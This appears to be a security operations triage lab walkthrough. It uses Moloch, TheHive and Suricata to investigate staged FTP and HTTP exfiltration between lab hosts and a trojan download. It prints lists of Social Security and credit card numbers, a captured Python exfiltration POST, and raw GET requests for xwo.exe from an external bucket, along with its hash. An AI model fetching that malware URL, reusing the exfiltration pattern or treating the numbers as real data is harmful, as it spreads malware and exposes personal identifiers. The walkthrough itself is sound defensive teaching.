The screenshot shows a network traffic analysis interface. At the top, a summary bar displays: **x tcp**, 2019/04/07 13:07:41, 2019/04/07 13:07:41, 192.168.42.140, 53256, 192.168.42.216, 60074. Below this are tabs for Download Pcap, Source Raw, Destination Raw, Permalink, and Actions. The main content area shows details for a flow with Id 190407-DwDNlrGp1vxNor\_QA4m2k9Pq and Community Id: 1:u7N8Nq5fNCWCBSWcJ8Y/rziMSfs=. The Time is 2019/04/07 13:07:41 - 2019/04/07 13:07:41. The Node is 678bf345add4. Protocols and IP Protocol are both tcp. The Src is Packets 729, Bytes 1,098,574, Databytes 1,050,452. The Dst is Packets 283, Bytes 18,686, Databytes 0. Ethernet details show Src Mac 00:0c:29:a8:2d:f0 OUI VMware, Inc. and Dst Mac 00:0c:29:63:93:1e OUI VMware, Inc. Src IP/Port is 192.168.42.140 : 53256 { ARIN } and Dst IP/Port is 192.168.42.216 : 60074 { ARIN }. Payload8 shows Src 3135332d35382d30 ( 153-58-0 ). TCP Flags are SYN 1, SYN-ACK 1, ACK 1,003, PSH 6, FIN 2, URG 0. A large red arrow points from the text "Uh oh! Sensitive data!" to a list of Social Security Numbers in the Source field. The list includes: 153-58-043, 348-38-8441, 810-35-8730, 848-41-923, 490-64-6338, 107-45-8949, 439-55-5459, 662-95-55, 829-03-8590, 914-72-9932, 769-86-5731, 934-05-7497, 304-19-9662, 598-76-7172, 952-07-9413, 182-98-9946, 252-84-9343, 398-14-0943, 658-79-9960, 451-41-0010, 389-61-583, 545-96-2109, 339-03-2898, 900-66-0021, 469-36-9898, 456-79-8022, 649-34-4269, 455-28-409, 237-96-2381, 160-12-0541, 638-95-3251, 110-37-1566, 204-56-6824, 534-59-1648, 622-17-0492, 112-60-4427, 329-51-1710, 603-76-7732, 338-49-0757, 400-95-3190, 285-01-6925, 481-74-3333, 591-69-4364, 649-03-4234, 626-32-2597, 552-80-3658, 272-51-1540, 340-43-2735, 917-34-156, 274-20-5924, 579-10-1504, 579-32-2843, 625-49-4521, 719-00-6429, 453-67-3180, 425-86-5196, 640-05-818, 378-56-8899, 783-37-0632, 358-00-8563, 163-51-3303.

It looks like this was a file full of sensitive data - Social Security Numbers! This just got very bad! Why is someone using an anonymously named account `user_1` to transfer social security numbers across the internal network, it seems this is an attacker that may be staging data on a system just before exfiltration!!

There's one final question - What was that other flow between the two systems that used port 80? Click the red "X" to close the FTP file data transfer item in Moloch and click the green "+" on the destination port 80 flow to see what this was:

	Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country
	2019/04/07 13:08:52	2019/04/07 13:08:52	192.168.42.140	47112	192.168.42.216
	2019/04/07 13:07:41	2019/04/07 13:07:41	192.168.42.140	53256	192.168.42.216

Download Pcap   Source Raw   Destination Raw   Permalink   Actions

**Id** 190407-DwDNlrgp1vxNor\_QA4m2k9Pq   **Community Id:** 1:u7N8Nq5fNCWC

**Time** 2019/04/07 13:07:41 - 2019/04/07 13:07:41

**Node** 678bf345add4

It seems this was a POST request using a Python user-agent - rather anomalous for two internal systems. Scroll down to reveal the content of the POST request:

## HTTP

Method ▾ POST

Status code ▾ 200

Hosts ▾ 192.168.42.216:80 192.168.42.216

User Agents ▾ Python-urllib/2.7

Request Headers ▾ accept-encoding connection content-length content-type host user-agent

Client Versions ▾ 1.1

Response Headers ▾ date server

Server Versions ▾ 1.0

Body MD5s ▾ fdcc9ff884168ba66a2fb0d65fd1f5b9

libfile content type ▾ text/plain

Packets 200    natural    ascii    utf8    hex    Show Packets    Line Numbers    Uncompress

### Source

POST /post\_data.php HTTP/1.1  
Accept-Encoding: identity  
Content-Length: 1049400  
Host: 192.168.42.216:80  
Content-Type: application/x-www-form-urlencoded  
Connection: close  
User-Agent: Python-urllib/2.7

**Credit card numbers!**

5193944995280349, 5129521758685069, 5465802585216878, 5397600571851887, 5495320872670982,  
5253067604148322, 5134491225393049, 5491838393087554, 5479527584150281, 5288938693159256,  
5480686294557289, 5448137850128124, 5384053987009846, 5490091073397213, 5270515838713658,  
5205993844356624, 5393016360258172, 5526753733642787, 5123043841455497, 5551453167276594,  
5479995659732962, 5278376738374691, 5366083065853593, 5401332832822853, 5203781526689442,

It looks like this is sensitive data as well, but this time it's credit card numbers! There's definitely something terrible going on here since it seems 192.168.42.216 is being used to stage customer data for exfiltration! Time to start a case in TheHive since this is a confirmed incident.

Switch back to TheHive tab in Firefox where the "FTP Observed" Alert Preview window should still be open (open it again if it is not). In the bottom right corner, there is the "Yes, Import" button that will turn this alert into a Case to be taken on by the incident response team. (In a production

scenario, we would also choose a playbook for immediate action from the drop down.) Click the "Yes,Import" button to create a case in TheHive:

**Alert Preview** New

**H** POLICY FTP Protocol Observed

ID: dbc8af46a089cba8ee595af6f4215c94 Date: Mon, Apr 8th, 2019 7:28 -07:00 Type: external Reference: b9c097 Source: Suricata

TheHive4Py Suricata

**Description**

""

**Additional fields**

No additional information have been specified

**Observables (3)**

All (3) ip (2) text (1)

Type	Data
ip	192[.]168[.]42[.]216
ip	192[.]168[.]42[.]140
text	1:b0prRxzQZFyISkvaLbmfQZEI/ew=

Cancel Mark as read Ignore new updates Merge into case Import alert as Empty case **Yes, Import**

This will bring up a newly created case:

The screenshot shows a security alert interface. At the top, the title is "Case # 1 - POLICY FTP Protocol Observed" with a red severity indicator "H". Below the title, it says "Created by student" and "Mon, Apr 8th, 2019 8:58 -07:00" with a "1 alert" notification. The interface has tabs for "Details", "Tasks (0)", and "Observables (2)". The "Summary" section lists the following details:

- Title:** POLICY FTP Protocol Observed
- Severity:** H
- TLP:** TLP:AMBER
- PAP:** PAP:AMBER
- Assignee:** student
- Date:** Mon, Apr 8th, 2019 8:06 -07:00
- Tags:** TheHive4Py, Suricata


Below the summary, there is a section for "Additional information" which states "No additional information have been specified". Underneath is a "Description" section with a pencil icon and a red arrow pointing to it, indicating where to click to edit the description.

We'll write a quick description of our triage investigation, click the pencil and fill in the description box with:

Confirmed exfiltration of data using FTP and HTTP from 192.168.42.140 to 192.168.42.216 2019-04-07 13:07- 2019-04-07 13:08. See Moloch for details.

Since we're focusing on triage and not incident response, we'll leave this alert here for now. Press the green check mark to save the Description:


Description



Although we're stopping here, if this were a real situation, at this point you'd immediately alert SOC management of your findings and begin containment procedures as soon as possible! Now it's time to take a look at the rest of the alerts

#### 4. Assess the "executable download" alerts

Go back to the alerts tab in TheHive. You will now see that that FTP download alert has an "imported" status instead of new, or, if you have the default filter on, it will not be listed at all.



If the "New events" filter is not selected, select it to only show the events (alerts) we haven't dealt with. (Note that the language used by TheHive here isn't exactly the same as we use it in the class.)

You now should be looking to pick the next most-dangerous looking alert in the pile. Since everything left is related to an executable except the "Applayer detect protocol only one direction", let's open that one quickly. Select the Preview and Import button on the right side of the alert.



The Preview Alert pane will appear.

**Same Src/Dest IP and Community ID as FTP alert**

Type	Data
ip	192[.]168[.]42[.]216
ip	192[.]168[.]42[.]140
text	1:b0prRxzQZFyISkvaLbmfQZEI/ew=

Title	Date	Observables	DCs	Action
#1 - POLICY FTP Protocol Observed	04/08/19 8:06	100% (2 / 2)	N/A	Merge in this case

Examining the details, we can see that this alert is actually for the exact same event we already triaged (FTP alert). The source and destination IP are the same and so is the Community ID, which

means this is merely another alert that the FTP or HTTP transaction set off. Near the bottom of the Alert Preview pane, Case #1 is suggested due to overlapping indicators and TheHive offers to merge this alert with the already created case! Click the Merge in this case button.

You will now be brought back to Case #1's screen, and the page will now say "2 alerts" since the second one has been merged with the case. Needing to aggregate multiple different alerts for a single flow of traffic is a very common occurrence in triage - when there is a single flow that triggers multiple different violations, you may receive multiple alerts on the exact same data. This is why the ability to auto-detect and merge cases is a crucial and useful feature of any incident management system.

Click the 2 alerts button to see the two alerts we have associated with Case #1 now:

The screenshot shows the 'Case # 1 - POLICY FTP Protocol Observed' interface. At the top, it indicates 'Created by student' and 'Mon, Apr 8th, 2019 8:58 -07:00'. A red box highlights a '2 alerts' button with a red arrow pointing to it. Below this, there are tabs for 'Details', 'Tasks (0)', 'Observables (2)', and 'Related Alerts (2)'. The 'Related Alerts' tab is active, showing a list of alerts. The list has columns for Reference, Type, Status, and Title. Two alerts are listed, both with 'Imported' status and 'external' type. The first alert has reference 'abbc1' and title 'POLICY FTP Protocol Observed'. The second alert has reference '54d7a4' and title 'SURICATA Applayer Detect protocol only one direction'. Both alert rows have red boxes around them, and each row includes 'TheHive4Py' and 'Suricata' tags.

Reference	Type	Status	Title
abbc1	external	Imported	POLICY FTP Protocol Observed
54d7a4	external	Imported	SURICATA Applayer Detect protocol only one direction

Click back to the Alerts tab again to continue triaging.



Speaking of multiple alerts for the same flow, it seems like that is going to be the case for at least some of the executable alerts as well. Where should we start? The only high priority alert left is the "INFO EXE IsDebuggerPresent" alert. Click on the alert "Preview and Import" button to see the details.

List of alerts (6 of 8)

No event selected | Quick Filters | Sort by | Stats | Filters | 100 per page

1 filter(s) applied: Status: New | Clear filters

Reference	Type	Status	Title	Source	Severity	Attributes	Date
c10461	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00
3ad0d3	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00
88492c	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00
499eb3	external	New	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00
de97cb	external	New	ET INFO EXE IsDebuggerPresent (Used in Malware Anti-Debugging) TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00
898e76	external	New	ET POLICY PE EXE or DLL Windows file download HTTP TheHive4Py Suricata	Suricata	6	6	Mon, Apr 8th, 2019 8:06 -07:00

This is a very different alert that shows the details of an HTTP transaction and response. We have the following info:

```
ip          65[.]206[.]58[.]12
ip          192[.]168[.]42[.]194
text       1:c0V6ltx+CgelxLweOmauLMvG01I=
domain    r1---sn-8xgp1vo-ab5e[.]gvt1[.]com
url       /edged1/release2/update2/ANrcqf-u-0t1_1[.]3[.]34[.]7/
GoogleUpdateSetup[.]exe?cms_redirect=yes&mip=173[.]59[.]39[.]8&mm=28&mn=sn-8xgp1vo-ab5e&ms=nvh&mt=1554668213&mv=u&p1=23&shardbypass=yes
user-agent Microsoft BITS/7[.]8 s
```

If you are familiar with this domain or user-agent, you may already have an idea what's going on here. BITS is Microsoft's background downloading tool and the file it appears to be downloading is called `GoogleUpdateSetup.exe`. The question is, is it a "real" google update? To check this we can use the IP address and domain name - `gvt1.com`.

A quick check on this IP address would indeed turn up that it is within Google's Network and that `gvt1.com` is owned by google and used to push Chrome updates. The `whois` command can help us out here:

```
$ whois gvt1.com
```

```
<snip>
```

```
Domain Name: gvt1.com
```

```
Registry Domain ID: 1414012301_DOMAIN_COM-VRSN
```

```
Registrar WHOIS Server: whois.markmonitor.com
```

```
Registrar URL: http://www.markmonitor.com
```

```
Updated Date: 2019-01-30T02:54:20-0800
```

```
Creation Date: 2008-03-03T00:00:00-0800
```

```
Registrar Registration Expiration Date: 2020-03-03T00:00:00-0800
```

```
Registrar: MarkMonitor, Inc.
```

```
Registrar IANA ID: 292
```

```
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
```

```
Registrar Abuse Contact Phone: +1.2083895740
```

```
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
```

```
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
```

```
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
```

```
Registrant Organization: Google Inc.
```

```
Registrant State/Province: CA
```

```
Registrant Country: US
```

```
Admin Organization: Google Inc.
```

```
Admin State/Province: CA
```

```
Admin Country: US
```

```
Tech Organization: Google Inc.
```

```
Tech State/Province: CA
```

```
Tech Country: US
```

```
Name Server: ns1.google.com
```

```
Name Server: ns3.google.com
```

```
Name Server: ns4.google.com
```

```
Name Server: ns2.google.com
```

```
<snip>
```

We can also find on [this page](#) that Google themselves list as a Chrome update domain:

## Questions

### What URLs are used for Chrome Browser updates?

Chrome Browser sends requests to multiple URLs when it's checking for and downloading updates. The order of requests is determined dynamically at runtime. Both HTTP and HTTPS protocols might be tried. The following URL list of hostnames and paths can change at any time without notice:




- www.google.com/dl/\*
- dl.google.com/\*
- google.com/dl/\*
- \*.gvt1.com
- tools.google.com/service/update2
- clients2.google.com
- update.googleapis.com/service/update2
- clients4.google.com


**Note:** Although caching Chrome Browser to download on computers across your organization isn't officially supported, you can use the first 2 HTTP URLs in the list to cache the update files for your organization.

Therefore we can dismiss this alert since it is a false positive. Google must also use the "IsDebuggerPresent" API call in their Chrome updates - something useful to know in case you see this alert in the future. This also means we have potential for other false positives in the list since the alert wasn't "wrong" per se - an executable was downloaded, it just wasn't a bad one. How can we tell what other alerts would be associated? Anything that mentions `gvt1.com` would be a good clue, but the community ID ( `1:c0V61tx+Cge1xLweOmauLMvG01I=` ) would be an even better tie to this transaction.

For this alert, dismiss it by clicking "Mark as read" in the lower left hand corner. We will not turn this into a case since this was a legitimate download of Chrome.

domain	r1--sn-8xgp1vo-ab5e[.]gvt1[.]com
url	/edgedl/release2/update2/ANrcqf-u-0tl_1[.]3[.]34[.]7/GoogleUpdateSetu
user-agent	Microsoft BITS/7[.]8




Cancel    Mark as read    Ignore new updates    Merge into case




The alert should disappear from the Alerts list. As we triage the last 5 alerts, we'll continue on and remember to look for `gvt1.com` and the known false positive Community ID in the following alerts.

We now have good reason to believe at least some of these alerts will be related to the Chrome download, but not all of them. Since the the "Terse alphanumeric executable" alert doesn't seem to match with what we saw from Chrome (the filename `GoogleUpdateSetup.exe`), it is likely unrelated, so that would be a smart place to go next. While obviously not *all* executable download are bad, many "terse alphanumeric executables" are.

To start, click on the "Preview and Import" button for the alert with reference ID `3ad0d3` (these are random unique identifiers created by TheHive).

<input type="checkbox"/> <code>3ad0d3</code>	external	new	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile	Suricata	6	Mon, Apr 8th, 2019 8:06:07:00	   
--	----------	-----	---	----------	---	-------------------------------	---



This will bring up the "Alert Preview" pane for the alert:

Alert Preview New

**M** ET CURRENT\_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile

ID: 766a91b796f257cca3f1d2daa8217d78 Date: Mon, Apr 8th, 2019 8:06 -07:00 Type: external Reference: 3ad0d3 Source: Suricata

TheHive4Py Suricata

Description

"GET /xwo.exe HTTP/1.1\r\nHost: bucket-chain.oss-cn-hongkong.aliyuncs.com\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng;q=0.8,application/signed-exchange;v=b3\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\n\r\n"

Additional fields

No additional information have been specified

Observables (6)

All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Value
ip	192[.]168[.]42[.]194
ip	47[.]75[.]19[.]163
text	1:CDMFqvq7UCGb5sRYCuPcKQIq0r4=
domain	bucket-chain[.]oss-cn-hongkong[.]aliyuncs[.]com
url	/xwo[.]exe
user-agent	Mozilla/5[.]0 (Windows NT 10[.]0; Win64; x64) AppleWebKit/537[.]36 (KHTML, like Gecko) Chrome/73[.]0[.]3683[.]86 Safari/537[.]36

Cancel  Mark as read  Ignore new updates  Merge into case

Import alert as


This is a very different alert than the Chrome download. The key items that stick out are the destination IP, domain, and URL that was used.

```
ip      192[.]168[.]42[.]194
ip      47[.]75[.]19[.]163
text    1:CDMFqvq7UCGb5sRYCuPcKQIq0r4=
domain  bucket-chain[.]oss-cn-hongkong[.]aliyuncs[.]com
url     /xwo[.]exe
```

Suricata correctly detected this as a tersely-named file, and the domain name it came from doesn't look great either. Let's search for this activity in Moloch and see what other information we can find about the interaction.

Flip back to the Moloch tab and enter the following search parameters and press "Search":

```
Start Time: 2019/04/07 13:00:00
End Time: 2019/04/07 13:45:00
Search terms: communityId == "1:CDMFqvq7UCGb5sRYCuPcKQIq0r4="
```



This again will return only one hit, click on the green "+" to open the details. Scroll down to the HTTP, Source, and Destination areas to see the application layer detail about the packets.



At (#1) you can see the original GET request for the executable and the "Host" header used in the request. At (#2) you can then see that there was indeed an executable returned for the request, not a surprised. What can we do next to quickly decide if this is a bad executable or not? One of the fastest ways is usually a check against the hash of the file. The great thing about Moloch is that you don't have to do any extra work! The md5hash of the response body, which is the file in question, is calculated for you (#3)!

Since the MD5 is already calculated and ready to use, we can simply put into any hash checker we have available. This could be your internal threat intel platform, vendors feeds, or OSINT sites. For demonstration purposes, use VirusTotal to search this hash.

Click [here](#) to load the VirusTotal page for this file. Here is a screenshot of what the VirusTotal page looks like currently (note detection ratios will likely change over time):

49 / 70

49 engines detected this file

6408c69e802de04e949ed3047dc1174ef20125603ce7ba5c093e820cb77b1ae1

4.6 MB Size

2019-07-26 00:27:53 UTC

10 days ago

EXE


fd67a98599b08832cf8570a641712301.vir

overlay peexe

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY 2
Ad-Aware	⚠ Trojan.GenericKD.31823820	AegisLab	⚠ Trojan.Multi.Generic.4!c	
AhnLab-V3	⚠ HEUR/Fakon.mwf	Alibaba	⚠ Malware:Application/Behav.0114e891	
ALYac	⚠ Trojan.Agent.Occamy.A	Antiy-AVL	⚠ Trojan/Generic.ASVCS3S.17B	
Arcabit	⚠ Trojan.Generic.D1E597CC	Avast	⚠ Win32:Evo-gen [Susp]	
AVG	⚠ FileRepMalware	Avira (no cloud)	⚠ TR/PyXwo.A	
BitDefender	⚠ Trojan.GenericKD.31823820	CAT-QuickHeal	⚠ Trojan.Agent	
ClamAV	⚠ Win.Trojan.Xwo-6978771-0	Comodo	⚠ Malware@#1bwjcgmlu4peg	


It seems the evidence is pretty clear on this one, this is a virus download, which is in a literal sense the Delivery stage of the Kill-Chain, but will likely quickly be followed by the Installation phase.

See if you can get some more context about this user and site by modifying your search. Use the same method as before of clicking on the **destination IP** and adding it as a search term. This will highlight any other interactions with the site that may explain what brought about the download.




This will add the term `ip.dst == 47.75.19.163` up in the search bar.

Click the red 'X' to fold up the opened session.



Now remove the **Community ID** string and press "Search":





We now see that there are 5 interactions with the malicious IP address, all from the same machine. While 3 of the 5 appear to have "0" for the "Databytes" listing column, the other two *both* appear to be a download for the same malicious executable.

	Packets	Databytes / Bytes	Info
tcp 2019/04/07 13:36:50	21	0 1,266	
tcp 2019/04/07 13:36:50	21	0 1,266	
tcp 2019/04/07 13:36:50	3,669	4,826,066 5,026,370	URI bucket-chain.oss-cn-hongkong.aliyuncs.com/xwo.exe
tcp 2019/04/07 13:35:26	3,629	4,825,912 5,023,816	URI bucket-chain.oss-cn-hongkong.aliyuncs.com/xwo.exe
tcp 2019/04/07 13:35:26	7	0 426	

Could this explain the identically named other alerts we haven't looked at? Flip back to TheHive in Firefox and investigate...

First open the alert preview for the alert with reference `c10461` :

**L** ET POLICY PE EXE or DLL Windows file download HTTP

ID: 95e18cac5811a9fa2b96d51bf21c89af Date: Mon, Apr 8th, 2019 8:06 -07

TheHive4Py Suricata

### Description

"HTTP/1.1 200 OK\r\nServer: AliyunOSS\r\nDate: Sun, 07 Apr 2019 20:36:50 GMT\r\n5CAA5F62A4FAD0BA18D60B04\r\nAccept-Ranges: bytes\r\nETag: \"FD67A985997932755799035269827\r\nx-oss-storage-class: IA\r\nContent-MD5: /WephZmwiI

### Additional fields

No additional information have been specified

### Observables (6)

All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Data
ip	47[.]75[.]19[.]163
ip	192[.]168[.]42[.]194
text	1:CDMFqvq7UCGb5sRYCuPcKQlq0r4=
domain	bucket-chain[.]oss-cn-hongkong[.]aliyuncs[.]com
url	/xwo[.]exe
user-agent	Mozilla/5[.]0 (Windows NT 10[.]0; Win64; x64) AppleWebKit,

Yes, this is clearly the same flow as the one below it. We can tell because the CommunityID is the same, which means it was the same network flow that tripped both alerts. That means that these two alerts at least can be merged.

Now open the alert preview for the alert with reference number 449eb3 - the 2nd "terse executable" alert:

**M** ET CURRENT\_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile

ID: f6d73b42c02523bf2edb7e23a1e9db51 Date: Mon, Apr 8th, 2019 8:06 -07:00 Type: external Reference: 499eb3

TheHive4Py Suricata

### Description

"GET /xwo.exe HTTP/1.1\r\nAccept: text/html, application/xhtml+xml, image/jxr, /\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nHost: bucket-chain.oss-cn-hongkong.aliyuncs.com\r\nConnection: Keep-Alive\r\n\r\n"

### Additional fields

No additional information have been specified

### Observables (6)

All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Data
ip	192[.]168[.]42[.]194
ip	47[.]75[.]19[.]163
text	1:QH6xaQI45hpKXzclxrxZAOG2xAY=
domain	bucket-chain[.]oss-cn-hongkong[.]aliyuncs[.]com
url	/xwo[.]exe
user-agent	Mozilla/5[.]0 (Windows NT 10[.]0; WOW64; Trident/7[.]0; rv:11[.]0) like Gecko

**Not the same flow** (with red arrow pointing to text observable)

**Same info, this is the 2nd download** (with red box around domain and url observables)

Finally open the alert preview for the alert with reference number 88492c :

**Alert Preview** New

**L** ET POLICY PE EXE or DLL Windows file download HTTP

ID: 5826dbeab9a0a0ef5e1a7a3dbf8e9560 Date: Mon, Apr 8th, 2019 8:06 -07:00 Type: e

TheHive4Py Suricata

### Description

"HTTP/1.1 200 OK\r\nServer: AliyunOSS\r\nDate: Sun, 07 Apr 2019 20:35:27 GMT\r\nContent-Type: application/javascript\r\nAccept-Ranges: bytes\r\nETag: \"FD67A98599B08832CF8570A647932755799035269827\r\nnx-oss-storage-class: IA\r\nContent-MD5: /WephZmwiDLPhXCmQXEjAQ

### Additional fields

No additional information have been specified

### Observables (6)

All (6) ip (2) text (1) domain (1) url (1) user-agent (1)

Type	Data
ip	47[.]75[.]19[.]163
ip	192[.]168[.]42[.]194
text	1:QH6xaQl45hpKXzclrxZAOG2xAY=
